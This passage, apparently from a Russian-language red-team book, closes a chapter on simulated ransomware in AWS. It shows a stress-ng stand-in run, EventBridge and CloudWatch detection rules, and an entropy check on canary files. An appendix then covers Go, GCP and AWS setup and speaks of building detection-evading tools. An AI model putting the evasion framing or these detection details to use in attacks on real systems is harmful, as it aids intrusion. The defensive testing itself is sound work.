

Рисунок 10-8. Группы журналов имитации вымогательского ПО в CloudWatch

Если вы не видите эти журналы, служба могла не запуститься или записи ещё не попали в журнал. Для диагностики из консоли EC2 найдите `EC2` в AWS Management Console, перейдите к работающему экземпляру и нажмите **Connect** на вкладке **Session Manager**, чтобы запустить сеанс SSM (см. рисунок 10-9).



Рисунок 10-9. Меню Session Manager Connect для экземпляра EC2

Сценарий `ransomware_sim.sh` можно найти локально в директории `ssm-user` и запустить напрямую следующим образом:

```
sh-5.2$ cd ~/ && pwd && ls
/home/ssm-user
ransomware_sim.sh
sh-5.2$ sudo ./ransomware_sim.sh
stress-ng: info: [25959] задан запуск каждого стрессора на 180 секунд (3 мин, 0,00 с)
stress-ng: info: [25959] запущены потребители ресурсов: 1 cpu, 1 io
stress-ng: info: [25961] io: устаревший стрессор I/O; рассмотрите iomix
stress-ng: info: [25959] успешный запуск завершён за 180,03 с (3 мин, 0,03 с)
```

Убедившись, что экземпляр EC2 запускает имитацию вымогательского ПО, вы будете исследовать журналы на индикаторы компрометации.

Создание высокой случайности из CloudTrail и событий CloudWatch

Защитники могут создавать правила обнаружения с помощью сервиса Amazon EventBridge или CloudWatch, чтобы генерировать оповещения из CloudTrail и событий CloudWatch. Эти правила могут наполнять SIEM или другой инструмент, обеспечивая возможности обнаружения, когда решение управления облачной безопасностью (CSPM) ещё не внедрено.

Для мониторинга создания нового пользователя системы уведомлений могут определить следующее правило EventBridge:

```
{
  "source": ["aws.iam"],
  "detail-type": ["AWS API Call via CloudTrail"],
  "detail": {
    "eventSource": ["iam.amazonaws.com"],
    "eventName": ["CreateUser"]
  }
}
```

Чтобы добавить правило через AWS Management Console, перейдите к сервису EventBridge и в разделе **Get Started** выберите **EventBridge Rule with Event Pattern**. Нажмите **Create Rule**. Выключите **Visual Rule Builder Opt-in** в правом верхнем углу, затем задайте имя правила и нажмите **Next**. На этом экране снова включите **Visual Rule Builder Opt-in**, выберите **AWS Service Events** на вкладке **Events** слева и отфильтруйте по термину `IAM`. Нажмите стрелку рядом с **IAM**,

первой записью, затем перетащите **AWS API Call Via CloudTrail** в поле запускающих событий (**Triggering Events**) (см. рисунок 10-10).

Рисунок 10-10. Создание правила EventBridge для оповещений о событиях API в разные назначения

Нажмите **Event Pattern (Filter)**, и вы попадёте на экран, где можно вставить только что созданное правило JSON. Затем можно установить целью тему SNS для оповещений или другой поток журналов CloudWatch.

Для обнаружения вымогательского ПО системы уведомлений могут создать оповещение CloudWatch, которое срабатывает при устойчиво высокой загрузке CPU. Следующее правило JSON для EventBridge обнаруживает, когда оповещение переходит в состояние `ALARM`, отслеживая использование CPU выше 90 процентов в течение пяти минут:

```
{
  "version": "0",
  "detail-type": "CloudWatch Alarm State Change",
  "source": "aws.cloudwatch",
  "detail": {
    "alarmName": "EC2HighCPUUtilization",
    "configuration": {
        "description": "Использование CPU EC2 превысило 90% за 5 минут",
      "metrics": [{
        "id": "cpu_metric",
        "metricStat": {
          "metric": {
            "namespace": "AWS/EC2",
            "name": "CPUUtilization",
            "dimensions": {
              "InstanceId": "${instance-id}"
            }
          },
          "period": 300,
          "stat": "Average"
        },
        "returnData": true
      }],
      "evaluationPeriods": 1,
      "threshold": 90.0,
      "comparisonOperator": "GreaterThanThreshold"
    },
    "state": {
      "value": "ALARM"
    }
  }
}
```

Хотя этот пример отслеживает использование CPU во времени (1), можно отслеживать множество других метрик, например интенсивный дисковый ввод-вывод, изменения файлов-канареек и

необычные шаблоны файловой системы. Важнее всего мониторить метрики как можно ближе к источнику для наиболее точного обнаружения. Инструменты обеспечения надёжности сайтов (SRE) вроде Datadog и Splunk помогают коррелировать несколько метрик и выявлять аномалии.

Устойчиво высокая загрузка CPU доказала эффективность для обнаружения реальных атак. В октябре 2025 года Varonis выявила атаку вымогательского ПО RansomHub через мониторинг скачка CPU (bleepingcomputer.com).

Чтобы создать такое правило в AWS Management Console, перейдите в CloudWatch. Разверните меню **Alarms** слева, выберите **All Alarms** и нажмите **Create Alarm**. Нажмите **Browse** и разверните **Custom Namespaces**. Выберите **CWAgent**, выберите `CPUUtilization` как метрику для вашего экземпляра и задайте временные пороги (см. рисунок 10-11). Развёрнутый шаблон CloudFormation использует CloudWatch Agent, установленный на экземпляр EC2.



Рисунок 10-11. Отслеживание метрик во времени с помощью оповещений AWS CloudWatch

Для целей лабораторной работы можно настраивать правила и повторно запускать имитации Lambda и сценарии нагрузочного тестирования EC2, чтобы создавать новые события.

Помимо метрик CloudWatch, защитники также могут реализовать обнаружение на основе энтропии для зашифрованных данных. Хотя это не часть автоматизированной имитации, можно протестировать эту технику с помощью файлов-канареек. В AWS Management Console откройте Cloud Shell и выполните следующее:

```
~ $ pwd
/home/cloudshell-user
~ $ echo "foobar" > /tmp/honey.txt
~ $ cat > /tmp/check_entropy.py <<'PY'
import math
from collections import Counter

data = open('/tmp/honey.txt', 'rb').read()
entropy = 0 if len(data) == 0 else -sum(
    count / len(data) * math.log2(count / len(data))
    for count in Counter(data).values()
)
if entropy > 7.0:
    print(f'Энтропия: {entropy:.2f} - ТРЕВОГА: ВОЗМОЖНОЕ ШИФРОВАНИЕ')
else:
    print(f'Энтропия: {entropy:.2f} - НОРМА')
```

```
PY
~ $ python3 /tmp/check_entropy.py
Энтропия: 2.52 - НОРМА
~ $ openssl rand 256 > /tmp/honey.txt
~ $ python3 /tmp/check_entropy.py
Энтропия: 7.20 - ТРЕВОГА: ВОЗМОЖНОЕ ШИФРОВАНИЕ
~ $
```

Эта команда Python в одну строку использует встроенные математические функции, чтобы измерить случайность по алгоритму энтропии Шеннона. Файлы с энтропией выше 7.0 указывают на высокую случайность, типичную для зашифрованных данных. Чтобы применить это решение, вставьте сценарий как задание cron и настройте оповещение CloudWatch, срабатывающее на шаблон `ТРЕВОГА: ВОЗМОЖНОЕ ШИФРОВАНИЕ` в журналах `/var/simulation` или `/var/ransomware`.

Эти проверки высокой случайности входят в системы уведомлений для обоих имитационных сценариев. Организации могут адаптировать эти примеры к своим конкретным платформам SIEM или системам уведомлений.

Итоги

Эта глава показала, как использовать контролируемые раскрытия без сжигания полезной нагрузки задания, симулируя вредоносную активность для проверки возможностей обнаружения у защитников. Вы использовали AWS и для облачных событий, и для событий конечных точек хостов, которые должны запускать базовые обнаружения в большинстве средств безопасности. Использование CloudFormation позволяет легко развёртывать изменения и откатывать их, предоставляя ещё один вариант использования для мониторинга дрейфа инфраструктуры в учётной записи AWS. Наконец, вы увидели, как защитники могут определить правила EventBridge для создания оповещений, которые передаются в другие средства безопасности из их арсенала.

Приложение. Технические предварительные требования

Среди множества требований проекта красной команды есть настройка ваших основных инструментов, чтобы убедиться, что они готовы к работе. Ничто так не проверяет ваше представление о собственной готовности, как подключение к звонку по определению объёма работ и внезапное понимание, что конечный клиент представляет собой крепость из перекрывающихся защитных возможностей. К счастью, разработка собственных инструментов и полезных нагрузок может повысить ваши шансы на успешную кампанию.

Решая, разрабатывать инструмент с нуля или модифицировать существующие средства, нужно учитывать не только потребности текущего проекта, но и жизнеспособность будущих. Однако модификации существующих инструментов обычно остаются эффективными лишь до тех пор, пока они обходят движки сигнатурного обнаружения. В результате в последние годы команды инженерии обнаружения и поставщики средств защиты стали уделять больше внимания обнаружениям на основе поведения. Вам нужно соответствующим образом адаптировать свой подход, не тратя ценное время проекта на один этап внутри кампании.

Именно здесь проявляет себя тщательно спланированный и выбранный набор стратегий обхода, использующий обычные подходы к разработке ПО без обращения к LOLBins. На протяжении этой книги вы узнаете, как создавать пользовательские инструменты, которые обходят современное обнаружение и при этом остаются эффективными и сопровождаемыми. Это приложение поможет вам подготовить технические предварительные требования для успешного развёртывания и запуска примеров кода. Если вы уже знакомы с языком программирования Go, GCP и AWS, можете смело пропустить его.

Основы и настройка Go

Мы используем Go в большинстве лабораторных работ книги. Это привлекательный выбор по нескольким причинам, в том числе из-за его гибкости: код можно запускать подобно интерпретируемому языку или компилировать. В то же время, имея опыт Python и C, мы считаем синтаксис и компилятор Go несколько более строгими, чем в этих языках.

Go требует указывать типы данных, используя явное объявление или вывод типа, и поддерживает для этого несколько вариантов синтаксиса. Листинг A-1 сравнивает объявление переменных в Python и Go.

Листинг A-1: Объявление переменной в Go по сравнению с Python

```
# Версия Python
seconds = 25
sentence = "это строка"

// Версия Go
var seconds int = 25 // Явное объявление типа
sentence := "это строка" // Вывод типа
```

У вас может возникнуть желание использовать вывод типа для каждой переменной. Однако у такого подхода есть следующие ограничения:

• Его можно использовать только внутри той же области видимости, например функции или блока.
• Его нельзя использовать для повторного присваивания значений существующим переменным.
• Его нельзя использовать на уровне пакета для переменных, на которые ссылаются из других мест.
• Его нельзя использовать при группировке переменных.

Когда вы только начинаете работать с Go, используйте явное объявление типов, особенно если экспериментируете с фрагментами кода других авторов или из внешних источников.

В отличие от более терпимых языков, компилятор Go применяет строго обязательные правила и не выполнит компиляцию, если присутствует что-либо из следующего:

• Неиспользуемые переменные
• Функции без операторов `return`
• Неопределенные переменные
• Неиспользуемые импортированные библиотеки

В листинге A-2 показан пример таких ошибок.

Листинг A-2: Ошибки компилятора Go

```
import "fmt" // Неиспользуемая библиотека

func example() {
    x := 5 // Объявлена, но не используется; стиль с выводом типа
    var y int // Объявлена, но не используется; явный стиль
    return z // Неопределённая переменная
}
```

Go также обрабатывает ошибки иначе, чем Python. В то время как Python использует блоки `try`/`except` для перехвата и обработки исключений, Go возвращает ошибки из функций как явные значения. Функции, которые могут завершиться с ошибкой, возвращают и результат, и ошибку, поэтому перед использованием результата необходимо убедиться, что ошибка не произошла. Листинг A-3 сравнивает обработку ошибок в обоих языках.

Листинг A-3: Обработка ошибок в Python и Go

```
# Обработка ошибок в Python
def validate_age(age):
    try:
        age = int(age)
        if age < 0:
            raise ValueError("Возраст не может быть отрицательным")
        return age
    except ValueError as e:
        return None, str(e)

try:
    result = validate_age("-5")
    print("Допустимый возраст:", result)
except ValueError as e:
    print("Error:", e)

// Обработка ошибок в Go
func validateAge(age string) (int, error) {
    num, err := strconv.Atoi(age)
    if err != nil {
        return 0, err
    }
    if num < 0 {
        return 0, errors.New("Возраст не может быть отрицательным")
    }
    return num, nil
```

```
}

// Пример использования
age, err := validateAge("-5")
if err != nil {
    fmt.Println("Error:", err)
} else {
    fmt.Println("Допустимый возраст:", age)
}
```

Далее вы загрузите и настроите свою среду Go. Перейдите на go.dev, чтобы скачать и установить пакет, подходящий для вашей операционной системы. Завершив этот шаг, проверьте установку следующим образом:

```
$ go version
go version go1.25.5 windows/amd64
```

Подобно виртуальному окружению Python, `venv`, Go использует модули для управления зависимостями и организации кода. Чтобы настроить свою первую программу на Go, выполните следующие команды в выбранном вами терминале и создайте модуль `helloworld`:

```
$ mkdir helloworld
$ cd helloworld
$ go mod init helloworld
```

Теперь в своем любимом редакторе кода создайте файл `main.go` и добавьте код из листинга A-4.

Листинг A-4: Программа Go "Привет, мир"

```
package main

import "fmt"

func main() {
    fmt.Println("Привет, мир")
}
```

Сохраните и закройте файл. Сначала вы запустите эту программу напрямую с помощью команды `go run`, как интерпретируемый язык, а затем скомпилируете её с помощью команды `go build`:

```
~/workspace$ ls
go.mod gopath main.go
~/workspace$ go run main.go
Hello, World!
~/workspace$ go build main.go
~/workspace$ ls
go.mod gopath main main.go
~/workspace$
```

Go включает встроенный линтер, который мы рекомендуем использовать для стандартизации пробелов и отступов ради удобочитаемости. Просто запускайте команду `go fmt` для своих исходных файлов Go перед распространением.

Листинг A-5: Каталог файлов рабочего пространства Go

```
helloworld/
|-- go.mod # Определение модуля и зависимости
|-- go.sum # Контрольные суммы зависимостей
|-- main.go # Главный пакет
`-- pkg/ # Пакеты проекта
    `-- utils/
        `-- utils.go
```

Когда вы инициализировали модуль `helloworld`, Go создал файл `go.mod`, чтобы определить модуль и отслеживать зависимости. Распространённая ошибка, которую мы видим у новичков в Go, состоит в том, что они клонируют чужой репозиторий и затем пытаются сразу запустить или скомпилировать модуль, либо используя существующий `go.mod` без загрузки зависимостей, либо,

что ещё хуже, удаляя файл `go.mod` и затем загружая последние версии зависимостей.

Мы не рекомендуем ни один из этих подходов, поскольку многие библиотеки со временем меняются. Если вам нужно скомпилировать или запустить исходный код в том виде, в каком он был, вместо удаления `go.mod` сохраните его и выполните следующие команды:

```
go mod tidy # Добавляет недостающие модули и удаляет неиспользуемые
go mod download # Скачивает все зависимости
```

Запуск обеих команд в таком порядке гарантирует не только загрузку зависимостей, но и правильное согласование `go.mod` с тем, что указано в исходном модуле.

У Go много нюансов, поэтому листинг A-6 представляет собой шпаргалку распространённых команд, которые можно использовать для устранения неполадок и повседневных операций.

Листинг A-6: Часто используемые команды Go

```
# Инициализировать новый модуль.
go mod init myproject

# Получить или обновить зависимости.
go mod tidy # Добавить недостающие модули и удалить неиспользуемые.
go get package # Добавить или обновить конкретный пакет.
go mod download # Скачать все зависимости.

# Команды сборки
go build # Собрать текущий пакет.
go build main.go # Собрать конкретный файл.
go run main.go # Запустить в один шаг.
go install # Собрать и установить бинарный файл.

# Форматирование и проверка кода
go fmt # Отформатировать текущую директорию.
go fmt ./... # Рекурсивно отформатировать все пакеты.
gofmt -w . # Отформатировать и записать изменения в файлы.
gofmt -d . # Показать различия форматирования без изменений.

# Обслуживание модулей
go mod verify # Проверить зависимости.
go mod why # Объяснить, зачем нужен пакет.
go mod graph # Вывести граф требований модулей.
```

Основы и настройка GCP

В лабораторных работах используются разные сервисы GCP, поэтому важно понимать базовую модель ресурсов. GCP организует работу вокруг проекта, который содержит нагрузки и настройки безопасности. Несколько проектов могут объединяться в папки, а несколько папок - в организацию. Параметры безопасности и управления ресурсами наследуются сверху вниз: от организации и папок к проектам.

Для лабораторий книги не требуется создавать организацию или папки. Если у вас уже есть проект GCP, лучше создать отдельный новый проект для упражнений, чтобы изолировать рабочие нагрузки и возможные ошибки. На рисунке A-1 показано несколько проектов GCP, связанных с личной учётной записью в Google Cloud Console.



Рисунок A-1: Просмотр списка проектов GCP

Также нужно понимать систему управления идентификацией и доступом (IAM) в GCP. Принципалы - это сущности, например обычные интерактивные пользователи, которым можно назначать роли с одним или несколькими разрешениями. Эти разрешения определяют, какие вызовы API может выполнять роль. Для автоматизированных нагрузок используются неинтерактивные учётные записи, называемые сервисными учётными записями. У них тоже есть роли и разрешения. Лучше использовать пользовательские роли вместо устаревших примитивных ролей Owner, Editor и Viewer.

Рисунок A-2: Настройка пользовательских ролей и разрешений IAM

Для ресурсов из лабораторий вы будете использовать сервисную учётную запись с назначенной ролью и набором разрешений. Также будут создаваться ключи сервисной учётной записи, то есть файлы учётных данных с информацией для аутентификации, чтобы обеспечить длительный программный доступ.



Рисунок A-3: Создание ключа сервисной учётной записи

Создавая ключ сервисной учётной записи, соблюдайте осторожность. Даже если у ключа задан срок действия, это всё равно долговременный секрет. Если он будет скомпрометирован, злоумышленники смогут использовать разрешения связанной сервисной учётной записи. Для краткосрочных сеансов существуют более безопасные варианты, например федерация удостоверений рабочей нагрузки через OpenID Connect (OIDC), но они обычно плохо совпадают с операционными задачами красной команды. В лабораториях используются ключи JWT сервисной учётной записи.

Большинство ресурсов, создаваемых в лабораториях, будут напрямую обращаться к API GCP без сложной сетевой конфигурации. Одна лаборатория использует виртуальное частное облако (VPC), подсеть и виртуальные машины, которые в GCP называются вычислительными экземплярами.

Чтобы создать новый проект GCP, следуйте инструкциям на cloud.google.com и developers.google.com.

Основы и настройка AWS

Как и GCP, AWS использует родительскую организационную иерархию. В AWS учётная запись является базовым контейнером для ресурсов и нагрузок. Учётные записи можно объединять в организационные подразделения (OUs) внутри одной организации. Учётная запись с разрешениями на управление изменениями на уровне организации и OU называется управляющей учётной записью.

Для лабораторий книги не нужно настраивать организацию AWS или управляющую учётную запись, но понимание иерархии важно для планирования безопасности и организации нагрузок. Чтобы получать доступ к ресурсам AWS и консоли, вы создаёте пользователей IAM и назначаете политики напрямую пользователю или через группы IAM, где централизован набор разрешений. В отличие от GCP, пользователи AWS IAM могут быть как интерактивными, так и неинтерактивными учётными записями и могут создавать долгоживущие ключи доступа.



Рисунок A-4: Просмотр политик разрешений для учётной записи пользователя AWS

Когда вы создаёте учётную запись AWS, первым пользователем будет корневой пользователь. Его следует считать аварийной учётной записью для экстренного доступа, предназначенной только для чрезвычайных ситуаций, и обычно он привязан к вашему адресу электронной почты. Корневой пользователь может управлять биллингом и другими настройками уровня учётной записи. Лучшая практика - создать пользователя IAM и использовать разрешения AdministratorAccess для повседневной работы, чтобы пользователи IAM с администраторским доступом управляли только ресурсами внутри учётной записи, например экземплярами EC2, бакетами S3 и базами данных.

В отличие от лабораторий GCP, лаборатории AWS используют сети VPC. Сейчас не нужно глубоко разбираться в сетях AWS: краткое введение появится в момент соответствующей лаборатории. Основные сервисы, которые будут использоваться, - Amazon EC2 и AWS Lambda. Из-за юридических соглашений в названиях одних сервисов фигурирует Amazon, а других - AWS. Сервис EC2 охватывает долго работающие виртуальные машины и связанные сетевые возможности. AWS Lambda даёт бессерверные функции в эфемерных контейнерах, которыми AWS управляет автоматически.

Третий сервис, используемый в лабораториях, CloudFormation (CFN), относится к инфраструктуре как коду (IaC). Он автоматизирует развёртывание ресурсов и откат для упрощения очистки. Возможно, вам привычнее Terraform от HashiCorp, который решает похожие задачи. Ключевое преимущество CloudFormation - способность автоматически удалять ресурсы, которые не удалось развернуть или которые привели к ошибке, чтобы не приходилось вручную удалять или

восстанавливать конфигурацию ресурсов.

Листинг A-7: Создание пользователя IAM и ключа доступа в CloudFormation

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'Шаблон CloudFormation для создания пользователя IAM с доступом Administrator'
Resources:
  AdminUser:
    Type: 'AWS::IAM::User'
    Properties:
      UserName: AdminUser
      ManagedPolicyArns:
        - arn:aws:iam::aws:policy/AdministratorAccess
